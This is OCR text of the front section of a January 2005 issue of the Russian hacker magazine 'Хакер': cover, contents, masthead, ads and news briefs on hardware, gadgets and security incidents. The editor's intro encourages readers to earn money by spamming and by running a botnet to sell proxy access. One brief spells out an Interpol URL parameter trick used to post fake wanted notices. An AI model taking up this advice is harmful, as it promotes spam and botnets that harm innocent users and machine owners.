ЖУРНАЛ ОТ КОМПЬЮТЕРНЫХ ХУЛИГАНОВ
№01(73) • ЯНВАРЬ • 2005

ХАКЕР

WWW.XAKEP.RU

3 ВИДЕО ПО ВЗЛОМУ!

ХАК КОНВЕЙЕР
Стр. 52

Создание собственного авторутера

IDS под микроскопом
Стр. 48

Криворуким отечественным админам посвящается

Как я ломал hotbox.ru
Стр. 44

История взлома крупного сервиса

Рандеву с Мирандой
Стр. 112

Пишем спам-плагин для Miranda IM

WebMoney:
Стр. 20

Ставим точки над Ё
Лезем дальше WM-кипера

ISSN 1609-1019
9 771609 101009 01
(game)land

В ЖУРНАЛЕ

НА DVD БОЛЕЕ 4 ГИГАБАЙТ

- Suse 9.2 Live DVD
- VMware Workstation 5 Beta 2
- Ulead VideoStudio 8
- THC Hydra 4.2
- Видео от КаМиКаДзЕ
- Хакер-спец 2002
- Софт из журнала
- Win updates
- Демки



Приобретите ULTRA TechnoEdge High Torque на базе процессора Intel® Pentium® 4 с технологией HT. Избежав возрастающих расходов на техническую поддержку старых ПК, Вы можете повысить продуктивность работы Вашей компании.



Более 8000 наименований на складе компьютеров, комплектующих, ноутбуков, оргтехники, аудио-, видеотехники, Hi-Fi и компонентов, мобильных телефонов, аксессуаров.

Оплата в рублях РФ долларах США и евро

Сборка компьютеров на заказ

Продажа в кредит

Доставка

Москва www.ultracomp.ru
(095) 775-7566
М. Коломенская, ул. Коломенская, д.17
М. Отрадное, Юрловский проезд, д.13

С.-Петербург www.spb.ultracomp.ru
(812) 336-3777
М. Кировский завод, ул. Возрождения, д. 20А

Интернет-магазины: www.ULTRA-online.ru
www.spb.ULTRA-online.ru

Программа поощрения постоянных клиентов: www.club.ultracomp.ru

Пришло время заменить Ваши старые ПК?



INTRO

Ты заметил, какое у нас сейчас время? Время, когда, имея заряженную знаниями голову, определенное количество смелости и решительности, можно зарабатывать деньги. И это не $300-400 в месяц, а суммы порядка нескольких тысяч. При этом тебе не нужно продаваться компании, чтобы загнивать в офисе с 9 до 17 каждый рабочий день, а к концу месяца вскрываться и ждать, когда же будет зарплата. Тебе не придется соглашаться на какой-нибудь жесткий физический труд, чтобы получать те же $400-600.
Ведь что мешает, например, начать предлагать услуги по спаму? Да ничего. Покупаешь один/два дедика, спамбазу, регистрируешься на proxy-сервисе, где грабишь списком соксы и начинаешь спамить. Вначале просто письма об услуге спама, а когда соберешь базу клиентов, то и саму рекламу этих клиентов. И если серьезно к этому подойти, то будешь получать свои 1-2k зелени каждый месяц.
Или почему не запустить тот же сервис по предоставлению списка соксов, http/https-проксей? Запустить небольшой ботнет, создать постоянно обновляемую базу активных тачек с запущенным proxy-сервером. И выкладывать эту базу на сайт, а доступ к сайту сделать платным. Оплата, например, по wm.
Да ведь ничего не мешает. Кроме лени и пофигизма по отношению к самому себе. Мы так любим пофилософствовать, пообсуждать других, но когда дело доходит до нас самих, то мы быстренько сливаемся. А это, знаешь ли, лузерская позиция.
А очень хотелось бы, чтобы мы были сильными, верили в свои возможности и реализовали амбиции. Свои! А не третьего лица. Тогда бы мы и жили иначе…

CuTTer
главред X

CONTENT

«ВЗЛОМАТЬ НАС ПЫТАЮТСЯ ПОСТОЯННО»

СТР.74



Интервью с создателем популярнейшего сайта securitylab.ru

ЖУРНАЛИРОВАНИЕ В ПОДРОБНОСТЯХ


СТР.96



Выбери себе лучшую журналируемую ось

РАНДЕВУ С МИРАНДОЙ

СТР.112



Пишем собственный плагин для Миранды

UNIXOID

КОДИНГ

КРЕАТИФФ

ЮНИТЫ

WARNING!!!

РЕДАКЦИЯ НАПОМИНАЕТ, ЧТО ВСЯ ИНФОРМАЦИЯ, КОТОРУЮ МЫ ПРЕДОСТАВЛЯЕМ, РАССЧИТАНА ПРЕЖДЕ ВСЕГО НА ТО, ЧТОБЫ УКАЗАТЬ РАЗЛИЧНЫМ КОМПАНИЯМ И ОРГАНИЗАЦИЯМ НА ИХ ОШИБКИ В СИСТЕМАХ БЕЗОПАСНОСТИ.

>**3D-модель на обложке:** www.andidas.com

/РЕДАКЦИЯ

>Главный редактор
Иван «CuTTer» Петров
(cutter@real.xakep.ru)
>Выпускающий редактор
Андрей «symbiosis» Рыбушкин
(symbiosis@real.xakep.ru)

>Редакторы рубрик
ВЗЛОМ
Никита «Nikitos» Кислицин
(nikitoz@real.xakep.ru)
PC_ZONE
Артем «b00b1ik» Аникин
(b00b1ik@real.xakep.ru)
СЦЕНА
Олег «mindw0rk» Чебенеев
(mindw0rk@real.xakep.ru)
UNIXOID
Андрей «Andrushock» Матвеев
(andrushock@real.xakep.ru)
КОДИНГ
Александр «Dr.Klouniz» Лозовский
(alexander@real.xakep.ru)
ИМПЛАНТ
Алекс Целых
(editor@technews.ru)
DVD/CD
Виталий «hiNt» Волов
(hint@real.xakep.ru)
ВИДЕО ПО ВЗЛОМУ
Олег «NSD» Толстых
(nsd@nsd.ru)
>Литературный редактор
Анна «mamaKarlo» Апокина
(apokina@real.xakep.ru)

/ART

>Арт-директор
Кирилл «KROt» Петров (kerel@real.xakep.ru)
Дизайн-студия «100%КПД», www.100kpd.ru
>Мега-дизайнер
Константин Обухов
>Гипер-верстальщик
Алексей Алексеев

/INET

>WebBoss
Скворцова Алена
(Alyona@real.xakep.ru)
>Редактор сайта
Леонид Боголюбов
(xa@real.xakep.ru)

/РЕКЛАМА

>Директор по рекламе gameland
Игорь Пискунов
(igor@gameland.ru)
> Руководитель отдела рекламы цифровой группы
Басова Ольга
(olga@gameland.ru)
>Менеджеры отдела
Крымова Виктория
(vika@gameland.ru)
Емельянцева Ольга
(olgaeml@gameland.ru)
Алексей Филия
(philiya@gameland.ru)
> Трафик менеджер
Марья Алексеева
(alekseeva@gameland.ru)

тел.: (095) 935.70.34
факс: (095) 924.96.94

/PUBLISHING
>Издатель
Сергей Покровский
(pokrovsky@gameland.ru)
>Учредитель
ООО «Гейм Лэнд»
>Директор
Дмитрий Агарунов
(dmitri@gameland.ru)
>Финансовый директор
Борис Скворцов
(boris@gameland.ru)

/ОПТОВАЯ ПРОДАЖА
>Директор отдела дистрибуции и маркетинга
Владимир Смирнов
(vladimir@gameland.ru)
>Менеджеры отдела
>Оптовое распространение
Степанов Андрей
(andrey@gameland.ru)
>Связь с регионами
Наседкин Андрей
(nasedkin@gameland.ru)
>Подписка
Попов Алексей
(popov@gameland.ru)
>PR - Яна Агарунова
тел.: (095) 935.70.34
факс: (095) 924.96.94

> ГОРЯЧАЯ ЛИНИЯ ПО ПОДПИСКЕ
тел.: 8 (800) 200.3.999
Бесплатно для звонящих из России

> ДЛЯ ПИСЕМ
101000, Москва,
Главпочтамт, а/я 652, Хакер
magazine@real.xakep.ru
http://www.xakep.ru

Зарегистрировано в Министерстве Российской Федерации по делам печати, телерадиовещанию и средствам массовых коммуникаций
ПИ № 77-11802 от 14 февраля 2002 г.

Отпечатано в типографии «**ScanWeb**», Финляндия
Тираж **75 000** экземпляров.
Цена договорная.

МАГИЯ ЦВЕТА

ЖЕЛЕЗО

О выпуске нового лазерного принтера Magicolor 2400W сообщила недавно компания Konica Minolta. В представленном пресс-релизе говорится, что этот 4-проходный лазерный принтер создавался для небольших офисов и домашних рабочих студий. Цветные изображения принтер печатает со скоростью 4 страницы в минуту, при черно-белом режиме за это же время принтер изготовит 20 страниц.

Как можно было ожидать, Magicolor 2400W унаследовал многие параметры от своего старшего брата Magicolor 2300W, однако новинка стала поскромнее размерами (430x395x341 мм), чего, впрочем, не скажешь о цене: $450. Разрешение печати составляет 2 400 dpi, при этом используются синий, красный, желтый и черный тонер. Как полагают составители пресс-релиза, ресурса барабана хватит, чтобы напечатать 45 000 страниц А4. В ящик для бумаги влезет 200 листов, а к компьютеру этот принтер можно подключить по USB 2.0. ■

ТЕЛЕАРМРЕСТЛИНГ


HITECH



Американская компания Lynch Exhibits (www.lynchindustries.com) представила машину для соревнований по армрестлингу через интернет. Агрегат выставлен в шести научных музеях от Нью-Йорка до Аляски. Каждая станция имеет по паре удобных сидений, камер, цветных дисплеев, колонок и микрофонов. Соревноваться можно как с противником на другой стороне станции, так и по интернету. Рука выполнена из алюминия и «сидит» на металлическом стержне, уходящем в стенку станции. Современная система обеспечивает реалистичную обратную связь. Под давлением на руку создается крошечный электрический заряд, который через интернет передается на станцию соперника. Далее через мотор актуатора он преобразуется в силу, которую противник и должен преодолеть для победы. Напряженное красное лицо рекомендуется придвинуть как можно ближе к камере, при этом громко рыча, чтобы подавить соперника морально. Специальный датчик обеспечивает такое поведение машины, чтобы пользователь прилагал соразмерную силу и не получил травмы. Благодаря этому дети могут на равных соревноваться со взрослыми, а левши - противостоять правшам. Аттракцион пользуется бешеной популярностью. Недавно была образована Лига армрестлинга по интернету, в которой ведется статистика всех встреч. ■

РЕАКТИВНЫЙ СОРТИР

HITECH



43-летний американец Пол Стендер установил реактивный двигатель Boeing в кабинку деревянного сортира. Полувековую железяку мощностью 24 000 лошадиных сил и весом 330 кг он приобрел на аукционе за $5 000. Оснащенный шестидюймовыми колесами от карта сортир превратился в экстремальное транспортное средство. Вся постройка заняла около десяти дней. Сортир на реактивной тяге разгоняется до скорости 75 км/ч. При подаче топлива в форсажную камеру из сопла вырываются эффектные огненные шары. ■

ПЛАТА GIGABYTE

ЖЕЛЕЗО



Новую материнскую плату под процессоры AMD представила компания Gigabyte. На этот раз в пресс-релизе компании упомянута новинка GA-K8VT890-9, функционирующая на базе чипсета VIA K8T890. В продажу новинка поступает в январе, однако о цене устройства производитель пока ничего не сообщает.

Новая мама выполнена в форм-факторе ATX и предназначена для работы с кристаллами Athlon 64/64 FX (Socket 939). Южный мост являет собой микросхему VT8237R, которая поддерживает работу PCI Express x16, двух PCI Express x1 и трех PCI. Также на плате функционируют 4 разъема для установки памяти DDR SDRAM (400 МГц объемом до 4 Гб), 2 порта Serial ATA и 2 порта Ultra ATA. Присутствует 8 портов USB 2.0, IEEE 1394, сетевой адаптер Gigabit Ethernet и звуковой 7.1-адаптер.

Как всегда, вместе с мамой гигабайт поставляет софтину Easy Tune 5, которая на лету позволяет менять частоту процессора, памяти, графического процессора, скорость работы PCI Express x16 и PCI. Могу от себя добавить, что это софтина действительно классная :). ■

ЧЕМОДАН ДЛЯ МИЛЛИОНЕРОВ

HITECH

58-летний голландец Хенк ван де Мин изобрел самый дорогой кейс в мире. Чемодан Henk (www.henk.com) состоит из 500 деталей, большая часть которых выполнена из экзотических материалов: конского волоса, черного дерева, магния, алюминия, титана, углеродистого волокна, парусины и лучших сортов кожи. 22 части являются движущимися. Внутри есть специальное отделение для лэптопа. Снаружи - легкодоступный ящичек для очков и сотового телефона. Механизм кейса продуман и уникален. Одно нажатие на потайную кнопку - и, как шасси у авиалайнера, плавно и бесшумно выезжают колеса. Крошечные ролики позволяют затянуть чемодан в узкий проход на боку. А точная балансировка обеспечивает комфортное передвижение с поклажей. Давление на ладонь никогда не превышает 25 грамм, поэтому чемодан можно перемещать без малейших усилий, буквально кончиком пальца. Габариты кейса - 55x40x20 см. Вес без содержимого - всего около трех кило. На разработку Henk было потрачено более 10 миллионов долларов. Чемодан для миллионеров выпущен ограниченной партией - всего 3 000 штук. ■



ПРОЖИГАТЕЛЬ ДИСКОВ

ЖЕЛЕЗО




Рынок DVD±RW приводов набирает объемы: чуть ли не ежедневно появляются сообщения о новых анонсах и выпущенных моделях. Японские менеджеры из I-O Data представили недавно привод DVR-ABN16A, который поставляется почему-то в двух вариантах: внешнем (DVR-ABN16A, USB 2.0) и внутреннем (DVR-ABN16ABK). Но вот что забавно: оба этих варианта являют собой не что иное, как NEC'овский резак ND-3520A :). Просто хитрые японцы решили выпустить уже представленное устройство на новом лейбле. DVR-ABN16ABK будет стоить $160. Вот ТТХ устройства:

- DVD+R: 16x
- DVD+RW: 8x
- DVD-RW: 6x
- DVD+R DL: 4x
- CD-R: 48x
- CD-RW: 24x

Нужно также отметить, что в комплекте с приводом поставляется софтина DVD MovieWriter 3.5SE и Ulead DVD Player (с поддержкой CPRM). Весят эти мастодонты полтора килограмма. ■

КАК ПОВЫСИТЬ ЗАРПЛАТУ?

ВЗЛОМ



Как повысить себе зарплату? Вкалывать от зари до зари? Получить авторитетные сертификаты? Жениться на дочке начальника? Вкалывать - не наш метод, серьезные сертификаты стоят серьезных денег, а дочка начальника может оказаться страшной что моя жизнь. Ни один из этих способов не подошел сотруднику крупнейшего тюменского предприятия, а денег хотелось. И тогда у него созрел план. Чувак кое-как шарил в компах и имел read only доступ к финансовой базе данных. А еще он знал, когда бухгалтерия заносит в базу инфу о заработной плате. Чтобы ее подправить, нужно было повысить привилегии, и каккер сделал это, подобрав пароль к бухгалтерской программе «Заработная плата». Сразу начислять себе пять штук буказоидов в неделю тюменский «компьютерный гений» не стал, решил сначала испробовать фишку на своих коллегах. «А че, Матвеич, хочешь на штуку рубликов больше получать?» - поинтересовался он у заводского водилы. «А то!». Сказано - сделано. «Хакер» начислил водиле дополнительную тысячу с уговором: часть денег себе. Потом таких водил стало несколько, потом и себе денежек подбавил. Но в бухгалтерии тоже не дураки сидят, несостыковку заметили и сообщили куда следует. Теперь по факту взлома в тюменском ГУВД ведется следствие. ■

УМНЫЙ КУБИК

ЖЕЛЕЗО

Известная компания AOpen расширила недавно свою линейку barebone-систем, представив XC Cube EZ855. Эта новинка построена на базе процессора Pentium M/Celeron M (Socket 479) с ядром Dothan/Banias. Как отдельно отмечено в пресс-релизе, система охлаждения выполнена на базе хитроумных вентиляторов с боковым отводом тепла. Это сделано специально, чтобы понизить шум от их работы. Вот краткие характеристики новинки:



- Блок питания: 275 Вт (FSP275-60CU(PF)).
- Габариты: 200x320x185 мм.
- Два 3,5" посадочных места и одно 5,25".
- Разъемы на передней панели: цифровой оптический, линейный выход, вход микрофона, 2 штуки USB 2.0, 6 и 4-контактный IEEE1394.
- Разъемы на задней панели: 2 PS/2-разъема для клавы и мышки, COM-порт, VGA-выход, коаксиальный цифровой выход, 1000mbps LAN, 2 USB 2.0, линейный вход/выход, вход микрофона.
- Системная плата: UX855GME.
- Чипсет: Intel 855GME+ICH4-M.
- Используемая память: PC3200/PC2700/PC2100, 64/128/256/512 Мб, 1 Гб. 2 разъема, максимальный объем - 2 Гб.
- Интегрированный графический адаптер.
- Интегрированный контроллер ATA100.
- 5.1 звук Realtek AC?97.
- 3 порта IEEE1394.
- Цена: 290 евро. ■

БРОНИРОВАННЫЙ КОРПУС

ЖЕЛЕЗО

Не знаю, поверишь ли ты мне, но есть на свете такая компания - NZXT. Ее создатели, наверное, очень долго думали над названием, и в итоге получилось очень забавно. В общем, ребята из этой конторы порадовали тем, что выпустили новый «бронированный» корпус, продолжив линейку Nemesis.

Корпус интересен прежде всего своей необычной внешностью: блестящая лицевая часть очень походит на рыцарские доспехи и выглядит очень серьезно. Еще бы, это ведь настоящая отполированная миллиметровая сталь! Также сразу в глаза бросается прозрачная боковая стенка с укрепленным на ней кулером. Декоративная накладка на боковине стилизована, опять же, под какие-то элементы холодного оружия, а изнутри все это дело подсвечивается кучей классных светодиодов, цвет которых покупатель может выбрать самостоятельно (на выбор предоставляется семь вариантов).

Кроме необычной внешности, модель интересна и своей функциональностью: сверху блока крепится небольшой ЖК-экран, на котором отображается самая разная информация - температура внутри корпуса, скорость вращения вентиляторов, время, дата и т.д. Что касается системы охлаждения, то тут тоже все продумано: за это отвечают целых три здоровенных (120 мм) кулера, которые, хоть и медленно вращаются (1800 об./мин.), зато обеспечивают хорошее течение воздуха и совсем не шумят. Каждый кулер подсвечивается светодиодами и смотрится просто офигенно.

На передней панели расположены 5,25" и 3,5" отсеки, разъемы под наушники, микрофон, USB 2.0, IEEE-1394. По желанию в комплект можно включить качественный 400 Вт блок питания, а цвет поменять с металлического на черный.

Также компания выпускает облегченную версию корпуса, сделанную из более тонкого металла и без блока мониторинга. Эта модель подешевле и более популярна, даже цветовая гамма расширена до пяти цветов ■

А ВОТ КОМУ БАЗА ДАННЫХ О ЗАРПЛАТАХ?

ВЗЛОМ

Если тебе по дороге на работу/учебу в общественном транспорте не приходится слушать зазывания: «База данных абонентов МТС всего за 100 рублей» или «База данных по прописке. Почти бесплатно! Три CD по цене двух», то ты живешь не в Москве и не в Питере. Ибо чего-чего, а недостатка в пиратских БД в двух российских столицах нет. Причем эти БД далеко не единственные. Сейчас можно купить практически любую базу, которая по всем законам логики должна считаться закрытой. Разве что налоговой, содержащей информацию по заработным платам, еще не было. Не было раньше, а теперь уже есть. В свободной продаже такая база появилась весной 2004 года и тогда стоила в районе тысячи баксов. Сейчас, с появлением спроса и ростом тиража, цена упала до $70-150. Можно себе представить, какую пользу такой диск может представлять для аферистов всех мастей. В налоговой службе, которая занимается сбором информации о доходах граждан, очень сильно удивляются и строят догадки, что это потрудились «гениальные хакеры». Но в управлении «К» уверены в другой версии: скорее всего, продажей инфы на сторону занимаются непосредственно сотрудники налоговой. В УК есть соответствующая статья: «Неправомерный доступ к налоговой информации». Но случаев привлечения по ней еще не было. ■



ЭЛИТНЫЕ БЛОКИ ПИТАНИЯ

ЖЕЛЕЗО



В последнее время к мощности блоков питания предъявляются все большие требования: если раньше 300 Вт казалось большой цифрой, то сейчас это стандарт для хилых офисных систем. И все явнее тенденция покупки блока питания отдельно от корпуса. Подтверждение моих слов: компания OCZ Technology сообщила недавно о выпуске серии блоков питания ModStream. Новая линейка представлена моделями мощностью 450 (OCZ45012U) и 520 (OCZ52012U) Вт. При этом, по заявлениям специалистов компании, пиковая нагрузка блоков может достигать 550/620 Вт соответственно. Каждый БП создан с применением технологии OCZ EZMod, которая позволяет использовать в системе питания только специальные UV-провода, которые зачем-то светятся в ультрафиолете. Также забавно, что в этих блоках питания реализована еще одна фирменная технология - OCZ PowerWhisper, которая подразумевает использование 120-мм вентиляторов с голубой подсветкой LED. В общем, все для моддеров. Габариты блока питания - 160x150x86 мм, входное напряжение - 95~132/190~264 вольт, допустимый ток - 10/6 А. ■

НЕНАДЕЖНЫМ ПАРОЛЕМ ПРИДЕТ КОНЕЦ

ВЗЛОМ

Love, God, Sex - с помощью трех этих слов Эсид Берн, Зиро Кул, Лорд Найкон и их друзья из фильма «Хакеры» могли порутать половину компов в Америке. Сейчас уже не 95-й год, но домохозяйки и их нерадивые мужья по-прежнему используют в качестве паролей свои имена и клички собак, а также вариации qwerty. Конечно, для опытного взломщика отгадать такой пассворд - дело нескольких минут. Большие дяди из корпорации Майкрософт обеспокоены ненадежностью паролей, которые юзеры себе выбирают сами. Более того, они уверены, что даже рандомно сгенерированный пароль, состоящий из большого количества букв и цифр, не дает никаких гарантий. Поэтому в обители Билла Гейтса решили заняться проблемой всерьез. В ближайшее время 60 000 сотрудников компании начнут работать с двухфакторной системой аутентификации, то есть, чтобы войти в систему, им придется, кроме личного пароля, использовать специальную смарткарту с поддержкой .Net. Министерство обороны США уже давно снабдило своих работников универсальными картами доступа, Транспортная администрация тоже работает над оснащением своих людей дополнительными мерами защиты. Несмотря на то что системы аутентификации на основе смарткарт стоят приличных денег, специалисты уверены - они не только окупятся в перспективе, но и позволят сэкономить миллионы долларов.



Сейчас Microsoft занимается исключительно локальным внедрением и пока не собирается предлагать технологию в ближайшем будущем. Но рынок это весьма прибыльный и, думается мне, Билли приложит руку и к нему. ■

КИБЕРТАКСИ

HITECH



На улицах Франции и Монако скоро может появиться автоматизированное кибертакси. Оно предназначено для перевозки пассажиров на автопилоте, то есть без водителя. Миниатюрный CyberCar на двух пассажиров без дверей и багажника имеет много общего с электромобилем для гольфа. Кибертакси хорошо «знает» город и ориентируется по сигналам глобальной спутниковой системы навигации. Лазерные датчики позволяют избежать столкновений с препятствиями и другими участниками дорожного движения. Угон кибертакси не страшен - в автомобиле вообще нет руля. Максимальная скорость движения - 30 км/ч. CyberCar разрабатывается при поддержке пятнадцати научно-исследовательских институтов. В испытании новинки участвует более трех тысяч добровольцев. ■

УМНЫЙ WI-FI

ЖЕЛЕЗО

Ничто не стоит на месте, все очень быстро развивается. Беспроводные технологии уже прочно вошли в IT-индустрию, и день за днем появляются все новые и новые устройства, позволяющие создавать качественные беспроводные соединения за считанные минуты. Компания D-Link недавно выпустила беспроводной настраиваемый маршрутизатор DWL-2210AP, который умеет работать с восемью узлами доступа одновременно, обладает встроенными функциями кластеризации, а также поддерживает remote-конфигурацию. Маршрутизатор, как я уже говорил, не абы какой: он поддерживает VPN, функции QoS, балансировку нагрузки и технологию WDS. С ним можно автоматически конфигурировать новые узлы доступа, подключаемые к беспроводной сети, выделять под нужды новых клиентов канал оптимальной ширины и производить все остальные настройки - все это делается в автоматическом режиме и, по замыслу инженеров, позволяет в самые сжатые сроки организовывать совместный доступ для беспроводных клиентов. Также имеется возможность наблюдения за состоянием сети и устранения неполадок в автоматическом режиме, что позволяет создавать действительно независимые системы, которые могут проработать долгое время без вмешательства извне. Правда, тут есть одно «но»: появление подобных устройств, конечно, делает создание беспроводных систем быстрым и автономным, однако нельзя забывать про аспект безопасности. В этих железках наверняка полным-полно багов, и серьезным компаниям рассчитывать на такое оборудование не приходится. Стоить этот маршрутизатор будет примерно 350 баксов, что можно назвать хорошей ценой.

АПОРТ!

HITECH




Компания GoDogGo (www.buygodoggo.com) представила автоматизированный апорт для собак. По аналогии с автоматической подачей мяча на тренировках теннисистов агрегат выстреливает в воздух апортом. При этом можно варьировать дальность (от 6 до 12 метров) и паузу между выстрелами (от 7 до 15 секунд), а также управлять машиной с пульта. В корзинке помещается 15 теннисных мячей. Если научить собаку приносить и складывать апорт обратно в корзину, пес будет до изнеможения развлекать сам себя. Стоимость агрегата составляет $150.

ОЧКИ-ИМПЛАНТАТЫ

HITECH

Дизайнер Джеймс Сой (www.jamessooy.com) изобрел очки, для ношения которых нужно прокалывать переносицу. Для пирсинга была использована гантелька от компании Anatometall. Ушки для крепления выполнены из алюминия буквально на коленке в гараже, тщательно отполированы и обработаны абразивами. По большому счету, пирсинг используется для балансировки. Основная нагрузка, как и в обычных очках, приходится на пластиковые вставки. Как утверждает создатель, в таких очках без оправы можно спать и даже принимать душ. Правда, сам признается, что не снимает их, потому что нужно возиться с миниатюрной отверткой, а это утомительная процедура минут на десять. Джеймс Сой продолжает совершенствовать дизайн очков и надеется увидеть их в продаже.



NETSKY-P

ВИРУСНЫЙ ЛИДЕР 2004

ВЗЛОМ

Security-компания Sophos, специализирующаяся на защите корпоративных клиентов от вирусов и спама, подвела вирусные итоги 2004 года. Несмотря на большую популярность в СМИ и многомиллионные убытки от червя Sasser'а, в списке самых распространенных он занял лишь третье место. Золотую медаль отхватил червячок Netsky-P, на который приходится 25% всех случаев заражения, известных Sophos'у. Он появился восемь месяцев назад и даже сейчас распространяется по инету шустрее, чем последние поделки вирмейкеров. Предполагается, что его автором является немецкий тинейджер. Все вири в топ-10 написаны под винду, что, в общем-то, неудивительно, ведь основная задача - заразить как можно больше компов. По подсчетам сотрудников Sophos, в прошедшем году в Сети было выявлено более ста тысяч вредных зверьков, из которых около 10% - разновидности нашумевших червей. Наряду с появлением множества новых вирусов, появились и новые разновидности сетевых афер. В 2004-м очень популярным среди жуликов стал так называемый фишинг, при котором пользователя не приходится уговаривать высылать конфиденциальные данные. Ему достаточно нажать на свалившуюся в мыло ссылку, после чего он попадет на сайт с троянским конем, который выудит все необходимое. Грэм Клули, главный технический консультант Sophos, прокомментировал ситуацию: «Целью создания вирусов все чаще становится возможность делать деньги, а не массовая рассылка почтовых червей».
2004 год стал также годом ареста 18-летнего автора Sasser'а, австралийского мошенника, укравшего два миллиона евро, и 50 бразильских фишеров. Это лишь часть громких арестов, так что правоохранительные органы вполне могут признать ушедший год успешным.

РАЗЫСКИВАЕТСЯ ВАСЯ ПУПКИН

ВЗЛОМ



«Разыскивается особо опасный преступник-рецидивист Вася Пупкин по кличке Башмак. Долговяз, вонюч. Особые приметы - прыщик на носу и синие уши. Подозревается в справлении нужды на детских площадках и неуступании мест беспомощным пенсионерам. Кто увидит - просьба сообщить. Награда - три бутылки водки и стакан селедки». В пятницу 10 декабря такого рода объявления стали появляться на официальном сайте Интерпола пачками. Посетители удивлялись, веселились и не могли понять, что происходит. А все оказалось проще простого. Дело в том, что кто-то обнаружил, что если в браузере набрать адрес: www.interpol.int/Viewer/viewphoto.asp? ImageName=[адрес фотографии] &Text=[произвольный текст], то можно запросто вывесить на странице WANTED свои анкеты. Информация быстро просочилась в Сеть, и шутники всех мастей развлекались целый день, подделывая объявления. Продолжалось это до 7 часов вечера, когда программисты сайта interpol.int убрали уязвимый скрипт. Так что в наше время, чтобы оказаться в международном розыске Интерпола, совсем не обязательно нарушать закон. Достаточно иметь веселых приятелей.

ВЫШЕЛ РОБОТ ИЗ ТУМАНА...

HITECH



Немецкая лаборатория дизайна Robotlab (www.robotlab.de) предлагает поиграть «в ножички» с роботом. Но не с простым, а с промышленным гигантом Kuka. Огромный манипулятор, весящий сотни килограмм, раньше варил и резал металл. Художники взяли его на поруки сразу после списания. Человека просят положить пятерню так, чтобы ни один палец не вышел за контуры нарисованной ладони. После этого тянут рубильник, и Kuka на скорости ударяет кухонным ножом между пальцами человека. Главное в этой ситуации - полностью довериться жестянке, сохранить самообладание и не пытаться отдернуть руку.

МИР НА ЛАДОНИ

ВЗЛОМ




Представь картину. Сидишь ты дома за своим компом, на мониторе крутится глобус. Мышкой ты вращаешь его в нужную сторону, курсор пролетает над континентами и останавливается на Тайланде. Левый клик - картинка масштабируется. Еще раз, еще. Вот уже причудливые геометрические фигуры покрываются лесами и горами, омываемыми океаном. Еще пару кликов - и ты уже можешь различить дома, точечки машин. Несколько кликов - и перед тобой пляж, на котором отдыхают туристы. Среди них ты замечаешь загорелую стройную особу и фокусируешь на ней камеру, наслаждаясь видами.

Фантастика? Да, еще пару лет назад это было фантастикой. Канадский инженер Винсент Тао решил сделать это реальностью, причем не через двадцать лет, а через несколько месяцев. Система, над которой он сейчас работает, называется SAME (See Anywhere - Map Everywhere) и позволяет в реальном времени наблюдать за тем, что происходит в любой точке земного шара. Похожая навигационная система используется в машинах, разница в том, что здесь изображение полностью трехмерное. Информация поступает со спутников и многочисленных датчиков - дорожного движения, погоды и т.д. - на сервер, доступ к которому будут иметь платные клиенты. Как бы ни хотелось, но рассмотреть соски через прозрачное бикини загорелой особы и даже ее лицо тебе не удастся. Разрешение составляет 61 сантиметр. Но следить за ее передвижением ты сможешь вполне. Подобную систему планируется запустить в коммерческое использование уже в начале 2005 года, неудивительно, что защитники прав человека подняли шум. По мнению экспертов, попав в злые руки, SAME может наделать немало бед. Хотя в руках «Красного креста» и спасательных служб она, наоборот, может творить чудеса. И пока профессор наводит последние штрихи на свое детище, дискуссии на тему «Быть ему или не быть» не ослабевают на зарубежных форумах.

КОСМИЧЕСКИЙ ЛИФТ

HITECH

Американская компания LiftPort Group (www.liftport.com) провела первые испытания прототипа космического лифта. В будущем такие устройства будут использоваться для доставки на орбиту грузов, подъема на космические станции астронавтов и туристов. Во время первой проверки на вшивость по тончайшей ленте, используя только автономные источники питания, прототип космического лифта поднялся на высоту 90 метров до крыши здания Массачусетского технологического института. Задача осложнялась снежной погодой. Но лента по умолчанию устойчива к любым катаклизмам, будь это ураганы, молнии или другие экстремальные погодные условия. По расчетам, каждые сутки на орбиту можно будет вывести до пяти тонн груза. Завершить строительство лифта ученые планируют к 2018 году. На сайте без купюр публикуются любопытные блоги людей, работающих над созданием лифта. ■



УМНЫЕ ШУЗЫ

HITECH

